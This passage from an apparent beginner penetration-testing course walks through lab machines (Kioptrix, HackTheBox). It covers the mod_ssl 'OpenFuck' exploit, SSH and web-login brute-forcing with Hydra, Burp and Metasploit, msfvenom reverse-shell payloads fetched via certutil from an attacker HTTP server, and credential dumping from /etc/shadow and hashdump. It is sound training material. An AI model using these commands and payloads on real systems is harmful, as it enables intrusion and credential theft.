


Figure 11.5: The page for the most recent Apache `mod_ssl` 2.8.X exploit

Along with the generously updated exploit (the one on *exploit-db.com* is apparently no longer working), we are provided with documentation on how to download, compile, and run it. Keeping your pen-testing report organisation in mind, download it to the appropriate location and follow the instructions.




Figure 11.6: Our exploit after being compiled with GCC[‡]

Run the exploit with `./OpenFuck` to see how to use it. The final command for us should look something like:

- `$ ./OpenFuck <offset> <IP> -c 40`A

But how do we know which offset out of the nearly 100 to pick? Luckily for us, our in-depth enumeration cuts this guesswork out completely. All we need to know is the Linux *distribution* of the victim machine, as well as the *Apache* version.

[†]Not to mention: if you're considering taking a pen-testing certification exam such as the *OSCP*, your access to the `msfconsole` is severely limited if not prohibited.

[*]Secure Sockets Layer, the go-to encryption protocol for web traffic.

[‡]GNU Compiler Collection

Go back through your notes so far, find this information, and figure out the right offset to use by using two little tricks with the terminal: **grep**, and **pipelines**.

- `$ ./OpenFuck | grep '<Apache version>' | grep '<Linux distro>'`[†]

What we just did here is an example of *filtering* command line output with **grep**. We used **pipelines** (' |') to indicate that we want to feed the output from one command into another one right after.
There will likely be **2** offsets that you end up seeing (represented by 0x##). Select one (either will probably work) and run it in accordance with the syntax on page 28.




Figure 11.7: Success! We have popped this shell manually

You just got root access into a remote machine without using Metasploit, congrats!

Some commands to keep in mind once you gain shell access:

- What user am I logged in as?: `whoami`
- What directory am I currently in?: `pwd`
- Who are the users on this machine?: `cat /etc/passwd`[*]
- What are the user password hashes on this machine?: `cat /etc/shadow`

[†]When typing in the versions, make sure you match the syntax of the exploit when you run `./OpenFuck`
[*]Note that many of these are users for system services. 'Regular' users are towards the bottom.

11.3 Brute-force attacks

Previously, we floated the idea of **brute-forcing** a login prompt when we were discussing SSH (**Secure Shell**) on page 21. Usually, SSH is not much of a go-to attack path in pen-testing. But given weak enough security policies, attacking via brute-force may be a worthy option.

We will be taking advantage of two brute-forcing options: **Hydra** and **Metasploit**.

- `hydra -l root -P <passwords file> ssh://<victim IP>:8080 -t 4 -V`
- `msfconsole`, then `search ssh`, and finally, `use scanner/ssh/ssh_login`
  - use the `options` command to set the necessary parameters (RHOSTS, PASS_FILE, USERNAME, THREADS)

Find a good password list in the `/usr/share/wordlists/metasploit/` directory with the 'double-tab' method mentioned in the footnote of page 27, and run the brute-force!

```
┌──[✗]─[br@kali]─[~]
└─$sudo hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://192.168.0.124:22 -t 10 -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-18 22:34:31
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 1009 login tries (l:1/p:1009), ~101 tries per task
[DATA] attacking ssh://192.168.0.124:22/
[ATTEMPT] target 192.168.0.124 - login "root" - pass "admin" - 1 of 1009 [child 0] (0/0)
[ATTEMPT] target 192.168.0.124 - login "root" - pass "123456" - 2 of 1009 [child 1] (0/0)
[ATTEMPT] target 192.168.0.124 - login "root" - pass "12345" - 3 of 1009 [child 2] (0/0)
[ATTEMPT] target 192.168.0.124 - login "root" - pass "123456789" - 4 of 1009 [child 3] (0/0)
[ATTEMPT] target 192.168.0.124 - login "root" - pass "password" - 5 of 1009 [child 4] (0/0)
[ATTEMPT] target 192.168.0.124 - login "root" - pass "iloveyou" - 6 of 1009 [child 5] (0/0)
```

Figure 11.8: SSH login brute-forcing with Hydra

```
msf5 auxiliary(scanner/ssh/ssh_login) > set BRUTEFORCE_SPEED 3
BRUTEFORCE_SPEED ⇒ 3
msf5 auxiliary(scanner/ssh/ssh_login) > run

[-] 192.168.0.124:22 - Failed: 'root:admin'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.0.124:22 - Failed: 'root:123456'
[-] 192.168.0.124:22 - Failed: 'root:12345'
[-] 192.168.0.124:22 - Failed: 'root:123456789'
[-] 192.168.0.124:22 - Failed: 'root:password'
[-] 192.168.0.124:22 - Failed: 'root:iloveyou'
[-] 192.168.0.124:22 - Failed: 'root:princess'
```

Figure 11.9: SSH login brute-forcing with Metasploit

After running it for a bit, it becomes clear that the SSH login for this machine may not be simple enough to be present in the wordlist we selected (wow, a secure configuration on this machine for once?). Nevertheless, that's two more tools added to our toolbox. Making fast progress!

11.4 Password Spraying & Credential Stuffing




Figure 11.10: The general concept of password spraying and credential stuffing

When we speak of **credential stuffing** and **password spraying**, we are referring to the usage of breached credentials to exploit a form, such as a login page. Recall back to section 9.2.4, where we introduced Burpsuite along with some its functionality in section 10.3.3.

To avoid setting up proxy settings through Firefox every time, install the *FoxyProxy* extension:

- `https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/`

Next, set up Burpsuite like usual with the default settings, and start the `intercept` right before attempting to log in to a victim website. We will be using the `Intruder` tools in Burpsuite this time around.




Figure 11.11: A simple, insecure login page provided by the UFSIT club




Figure 11.12: Sending a failed login output to the *Intruder* tab

Get to the login page, activate the *Intercept* on Burp, and take note of the information shown in the HTTP *POST* request. Send this to the *Intruder* tab and set the payloads needed.

For this demonstration, there is a known email by the name of `admin@juice-sh.op`, and an unknown password. I will set the payload options on the intruder tab and spray passwords from a wordlist text file on Kali.




Figure 11.13: Adding the password payload parameter in the Burp Intruder

After adding the payload (the login field you want to brute-force), go the the *Payloads* tab and select the `Load...` option in the *Payload Options* section. Select a wordlist of your choice and run the attack[†]

[†]Hint: Try using a wordlist that contains default system passwords.




Figure 11.14: The Burpsuite password spraying in progress

Keep in mind that the Burpsuite community edition does not have the features of the Pro version, meaning that the attack will be relatively slow. But think back to section 11.3, what other brute-forcing tools did we use?

With some clever character escaping and a few additional `hydra` parameters, we can attack the same exact login page *much* faster!

- `$ hydra -l admin@juice-sh.op -P ~/Documents/wordlists/rockyou.txt ufsit.club http-post-form "/#/login:{\"email\"\:\"^USER^\".\"password\"\:\"^PASS^\"}:Invalid email or password." -V`

```
br@kali ~/Documents/wordlists
$hydra -l admin@juice-sh.op -P ~/Documents/wordlists/rockyou.txt ufsit.club http-post-form "/#/login:{\"email\"\:\"^USER^\",\"password\"\:\"^PASS^\"}:Invalid email or password." -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-19 02:04:24
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://ufsit.club:80/#/login:{"email"\:"^USER^","password"\:"^PASS^"}:Invalid email or password.
[ATTEMPT] target ufsit.club - login "admin@juice-sh.op" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target ufsit.club - login "admin@juice-sh.op" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target ufsit.club - login "admin@juice-sh.op" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target ufsit.club - login "admin@juice-sh.op" - pass "password" - 4 of 14344399 [child 3] (0/0)
```

Figure 11.15: Brute-forcing the login page with `hydra`!

And just like that, we are **DONE** our exploitation of *Kioptrix*, our first vulnerable machine!

---

12 Mid-course capstone

Hack the Box - HTB

This mid-course capstone involves putting all previously covered skills to practice. Enumeration and reconaissance will paly a huge role, as well as the ability to identify and deploy an exploit.

To complete this course, a VIP **HackTheBox** account is needed, which you have if you are part of CBHS Cybersec. Follow the setup tutorial on `https://app.hackthebox.eu/`, and prepare to go through 10 different beginner-oriented machines to pwn!

The content in this section will not consist of detailed write-ups of every intricacy in every machine, but rather, elements of them that *stand out* or are worth highlighting.

12.1 Legacy

What ports are open on this machine? What kind of service versions is it running?

SMB (Ports 139/445):
Interestingly enough, **there is no anonymous login** enabled on this machine's SMB service. In other words, enumerating shares with `smbclient -L \\\\<IP> \\` will not return anything!

As a hint: think about another way we gathered SMB service information.

Operating System:
What OS is this system running? Is there anything that might help you track down the exact version (or *service pack*!)

Post-exploitation:[†]
Some useful commands once gaining a shell:

- `help`: Meterpreter has its own commands, many of which resemble Bash commands.
- `getuid`: Similar to `whoami`. Shows you, like one would assume, your *authority* on the machine.
- `sysinfo`: Make sure the machine architecture matches the meterpreter shell, allows you to do more with the shell.
- `ps`: Show running processes on the machine.
- `webcam_stream`: Play a video stream from the specified webcam.
- `hashdump` A dump of user hashes on the machine. Useful to take them externally and crack them with tools like *John The Ripper*.

Keep in mind, for **HackTheBox** machines, the goal is to find a *root* and a *user* flag, usualy in the form a text file by that name somewhere on the machine. Look around and have fun!

[†]One thing to note: if you end up using Metasploit, make sure your 'LHOST' is set to your tunnel IP, rather than your regular IP. e.g. `set LHOST tun0`

12.2 Lame

Just like before: what is open on this machine? What is it running? A lot more than before...

FTP (Port 21)
If you forgot what the *File Transfer Protocol* (FTP) is, feel free to review Udemy Video # 11

What type of actions can you do with the FTP configuration? How about the version?*

SSH (Port 22)
SSH rarely has version exploits, but still check!

SMB (Ports 139/445
Samba (SMB) is often very promising. What version does it run here?

Distccd (port 3632)
Tool for speeding up compilation... maybe this version is vulnerable?

Post-exploitation†
If you used Metasploit this time around, you were likely placed in a UNIX shell. Some commands to keep in mind:

- `whoami`: A pretty universal command, worth checking if it's there.
- `hostname`: The name of the machine.
- `pwd`: Print working directory
- `updatedb`: Update the file location database (use before `locate`)
- `locate`: Locate a directory or a file.
- '**Unshadowing**':
  - Taking the `/etc/shadow` hashes, we can run the `unshadow` program in Kali to remove the '`x`' in the `shadow` file, and reveal the password hashes.
  - These hashes can then be cracked in a program such as `hashcat`.
- Basic network commands such as `arp` and `ifconfig`.

*Hint: Do not get stuck down a rabbit hole. If something looks like it should work but it repeatedly fails, move on.

†Again, don't forget to set your LHOST to the tunnel interface! (tun)

12.3 Blue

Netbios/SMB, again
The victim machine is once again running SMB. Can we find out more about the version this time? Can we access any useful files through SMB itself? Does the SMB recon reveal any other machine info?

Operating System
Is there anything special about this specific OS or its version?

More post-exploitation

- `hashdump`: Once again, but this time for Windows
- Load commands: e.g. `load kiwi` to manage and dump credentials.
- `background`: Puts your current shell connection in the background to load it up later, or to configure it with a post-exploitation module
  - By default, the first background session goes into session number `1`.
- `session -i 1`: Loads up a shell that was backgrounded, letting you interact with it again.
- `download`: Downloads a file on the remote host to your current working directory.

Figure 12.1: A picture of the WannaCry exploit that affected millions of outdated Windows computers in 2017. (*Could this have anything to do with this machine?...*)

INTERLUDE: MSFVENOM[†]

For the past few machines, we've gotten kind of lucky. We were able to successfully enumerate services and Operating Systems, for which we found exploits that abused a flaw in their code.

These flaws were **so severe**, in fact, that it allowed the exploits to open up a shell connection from the victim machine to our computer with *relatively little effort* on our part, granting us instant root privileges and giving us total control of the machine.

But will every machine have such enormous flaws in the services/systems that it runs?

`msfvenom` is a command line utility that generates malicious `shellcode` for a wide variety of platforms.

By specifying a payload (e.g. `widows/meterpreter_reverse_tcp`), along with an Operating System and a file type (among other options), we are able to create cutsomised executable files.

These files, when executed on a victim machine, will generally establish a connection to a shell, from which we can attempt privilege escalation, data exfiltration, and many other post-exploitation techniques.

Take the following example of malicious payload generation for a Windows victim machine:

- `msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.107 lport=5555 -f exe > /root/Desktop/reverse_tcp.exe`

Figure 12.2: The `metasploit` logo

END INTERLUDE

[†]Note: The content on this page is *not* meant for the machines that come before it.

12.4 Devel

FTP (Port 21)
The FTP service last time turned out to be a dead end. How about this one? Is there anything you can do once you connect? Maybe manipulating or creating files?...

HTTP (Port 80)
Pay close attention the the HTTP service that is running. Can you connect to the website? What type of service is it? Is it connected to the service you saw before? And more importantly: how would you abuse such a connection?

Hint: This is definitely a harder box! More than likely, you're going to have to try a different method than the past few boxes to get access to a shell.

What file type/file format does the web service accept? The service itself may not be vulnerable, but what about its configuration? Can you upload files somewhere and make it execute them?

Remember **the tool** we just learned on the previous page...

More post-exploitation

- (Metasploit) `use multi/handler`: If the victim machine runs an exploit, where exactly will it connect to on your end? `multi/handler` is a great option to set up a *listening* port.
- `nc -lnvp <port number>`: In case metasploit is not an option for you, `netcat` (or `nc`) is another program that lets you set up a listening port for incoming data traffic.
- `background`: Have you established a connection but want to load a post-exploitation module? Keep this command in mind!
- (Metasploit) `multi/recon/local_exploit_suggester`: Helpful module that scans for applicable post-exploits to a given shell session.
- `set LHOST <your HTB tunnel IP>`: With metasploit, the modules you use tend to default your `LHOST` to your `eth0` (regular) IP address. Since you are on a VPN through HackTheBox, you will need to make sure that you modules are configured to use tun0.
  - Keep in mind though, not all modules need an LHOST. To make sure yours doesn't, type in `advanced` in metasploit to get a full list of possible module options.

12.5 Jerry

Apache Tomcat (Port 8080)[†]
Note the lack of other ports on this machine. This makes the narrowing down of the attack vector a lot simpler for us, so research the service on this port *very* carefully!

Can you access everything on the service right away? Could there be **default configurations** in place that you can abuse? This is where research comes into play/

Is the service version vulnerable? If the version itself is not vulnerable, are there things you can access because of a default configuration that can make it execute malicious files?

Some Burpsuite advice:
If you decide to use Burp to exploit the logins on the page (*this is NOT the fastest way to find a login*), you might realize that there are no *username* and *password* fields on the **Intercepter** tab, as requests go through. Previously in this course, we've seen such fields such as:

- `username:"test",passowrd:"testpass"`

So what do we do when they're not there? The thing is... they **are** there, but they're encoded. If you right click the intercepted `GET` request and send it to *Decoder*, you will see the decoded login information once you convert it from **Base 64** into plaintext. As an example:

- From `dXNlcjp0ZXN0cGFzcw==` to `user:testpass`
  - And if you have a credential list you want to convert into Base 64 format, try `piping` plaintext into the `base64` command. E.g. `echo "test:test" | base64`

Post-exploitation
Is the current payload uncomfortable to you? Do you want to switch to something like `meterpreter`. On a Windows machine, you can donwload a shell made from your machine by putting a meterpreter shell payload on an HTTP server.

- `$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<your tunnel IP> LPORT=<any unused port, eg 5555> -f exe > exeshell.exe`
- `python -m SimpleHTTPServer 80` (on the same directory as the payload we just made)
- On `msfconsole`, use `multi/handler` and set the appropriate options, then `run` it to start listening.
- On the Windows JSP (JavaServer Pages) shell:
  `certutil -urlcache -f http://<your IP>/exeshell.exe <filename>`
- Execute it on the victim machine by typing `sh.exe`

[†]Note: This is actually still the HTTP protocol. However, it doesn't run on the regular port 80 because it offers very specific web services for **Java** projects.

Figure 12.3: The Base 64-encoded credentials passed when accessing the Tomcat panel




Figure 12.4: The setup and execution of the meterpreter shell transfer onto the victim machine.

12.6 Nibbles

SSH (Port 22)
Yet again, the SSH port. Though there is rarely remote code execution vulnerabilities with SSH, make sure of it yourself before you move on. Begin to recognize what version numbers are considered modern.

HTTP (Port 80)
The welcoming HTTP port is here as well. Inspect Element on the site will be your friend, try to see if you can find out a location that has more inside of it. After getting there, would it be a good idea to **directory bust**? Is there a page you have to brute force or guess the login to be able to do more?

Analyse the services on the page like usual. Are there any libraries or web modules that have known remote code execution opportunities? What features could be abused?

Post-exploitation

- (Meterpreter) `shell`: Places you into the default shell of the machine.
- (Bash) `uname -a`: More detailed system information.
  - Knowing this information, think about how you could use a search engine to search for **privilege escalation** scripts.
- (Bash) `chmod +x <filepath>`: Makes a file executable under normal permissions.
  - Useful when making script files...
- LinEnum script: `https://github.com/rebootuser/LinEnum`
  - Remember to execute shell scripts with `./<script>`
- LinuxPrivChecker script: `https://github.com/linted/linuxprivchecker`
  - Most Linux installations – especially mainstream ones such as Ubuntu – will have Python pre-installed.
- (Bash) `sudo -l`: Lists the allowed commands/directories where a user has root privileges.
  - Hint: This may be important to try out for this machine.
- (Bash) `bash -i`: Launches an interactive Bash shell.
  - When first placed into a machine shell, it may not be a fully personalised shell such as Bash.

Optimum

HTTP (Port 80)

Just Port 80 this time around, so study it closely. Remember the different techniques related to web pen-testing, and try them all out.

What service is running on the port? What is its version? Does it have a history of exploits or remote code executions?

Remember that there may be multiple ways to launch an exploit, some requiring more setup than others. Try out the manual ones first; you can always come back to the more automated ones later.

Post-exploitation

- (Meterpreter) `sysinfo`: List out victim machine system details, e.g. the OS.
- (Meterpreter) `background`: Store the current section in the background.
- FuzzySecurity Privilege Escalation Guide
  - The "bible" for Windows privilege escalation
- Confirming the OS version is valuable information when exploiting a machine. Use a search engine to look for more direct, specific priv-esc methods for the specific system.
  - Sometimes, a manual exploit that you find may have an associated Metasploit module, even if it doesn't appear in the search results.
- Sherlock by rasta-mouse (priv-esc scanning in Windows PowerShell)
  - Example usage (note the Powershell syntax):
    `powershell.exe -exec bypass -Command "& {Import-Module .\Sherlock.ps1; Find-AllVulns}"`
- Don't forget tools from before, such as `SimpleHTTPServer` and `certutil`.
- Windows-Exploit-Suggester by AonCyberLabs
  - an `[E]` in the output of this script indicates a likely exploit, and often includes a direct link to the exploit itself.
- Don't forget to compile with `gcc` if your exploit is in the C language.
  - If you don't want to install the required modules, check to see if a *binary* exploit download (e.g. a `.exe` file) is available on the post. These are faster and require you to simply run it on the victim.

Bashed

HTTP (Port 80)

Take a look around, do the usual enumeration strategy when finding port 80. Look into the technology that is running on the port this time around.

Is the shell that you find on the website fully interactive? How could you grant yourself a real shell to run commands such as `sudo`? Think about the payloads that we've made before, or maybe try a premade one from Google that fits the techonology the HTTP service runs on.

Privilege escalation is key. Once you are able to get an interactive shell (preferably /bin/bash), look below for pointers on where to go/

Post-exploitation

- `\bin\bash`: launch a `bash` shell.
- `sudo -l`: List user permissions on the machine.
- `sudo -u <username> <command>` : run a command as another user.
  - Hint: What would happen if you combined the above commands?
- Take advantage of `ls -lah`, it lists all files along with their owner. Are there any directories that one of the users specifically owns and can write to? What is inside?
- Reverse Shell cheat sheets: If there are files that contain program instructions, there is likely code for the language that produces a reverse shell.
  - The website PentestMonkey may be of use.

Grandpa

HTTP (Port 80):
Nothing too special here. Go through the usual routine and you should be able to quickly pop a shell. If a metasploit module is too simple, there are a few manual downloads that can provide a similar result.

Take this opportunity to see if you remember the steps to priv-esc on Windows.

Post-exploitation

- (Meterpreter) `background`: Store the current shell session in the background.
- (Windows CMD/Powershell) `certutil -urlcache -f <local HTTP server>/<malicious file> <destination filename>`
- (Meterpreter) `getsystem`: Attempt very simple priv esc methods. Usually not too successful, but may work on outdated machines and their services.

Netmon

FTP (Port 21):
Finally, a little more action. See if you can recall how to enumerate FTP from previous machines!

Hint: Just like in Bash, FTP can also show hidden files with `ls -la`. Don't give up if a directory isn't there with just `ls`! Also, don't forget to download files with `get <FILE>`.

HTTP (Port 80):
What can you access through the web service? Are there any default credentials? Make sure to enumerate the service version as well. Also... is the HTTP service connected to FTP in any way?

Maybe there's useful credentials stored somewhere by the HTTP service... don't be afraid to use a search engine and read some documentation. FTP is your friend here[†].

SMB-related ports (135, 139, 445):
